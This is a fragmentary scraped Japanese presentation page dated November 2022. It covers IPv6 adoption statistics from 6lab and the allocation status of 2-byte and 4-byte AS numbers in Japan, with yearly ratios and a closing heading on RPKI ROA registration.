
http://6lab.cisco.com/stats/




http://6lab.cisco.com/stats/



http://6lab.cisco.com/stats/



http://6lab.cisco.com/stats/



http://6lab.cisco.com/stats/

6lab - The place to monitor IPv6 adoption

Home

Info

Feedback


Share -

着実にIPv6化は進展中

2022/11/16

Display global data 

World | Africa | Asia | America | Europe | Oceania





■ 参照データ
Prefix
Transit
Contents
User

AS番号 (2byte/4byte)


- 2byteAS
 - IANA在庫は**6年前枯渇** (2016-07-29 RIPEが最後)
 - **RIRに若干の在庫があり4byte対応が困難な事業者向けには2byte配布中**
 - AS番号の移転も2014年より開始
- 4byteAS
 - 全世界的には4byteがほぼ主流、APNICもほぼ4byte
 - 日本は大分浸透してきた
 - **上流ISPや自ASが4byteAS非対応のケースが若干あるが微量に**
 - 2017年 : 2byte : 4byte = 1:1 (半分は2byte)
 - 2018年 : 2byte : 4byte = 2:9 (4件 : 18件)
 - 2019年 : 2byte : 4byte = 1:4
 - 2020年 : 2byte : 4byte = 2:9 (4件 : 18件)
 - 2021年 : 2byte : 4byte = 3:8 (2020/11-2021/10 : 33件)
 - **2022年 : 2byte : 4byte = 5:9 (2021/11-2022/10 : 28件)**

AS番号の割り振り状況

昨年はAPNIC+8192、地域毎に割り振りタイミングあり



JPNICのAS番号払い出し状況



JPNIC 統計情報データより


RPKI ROA登録状況 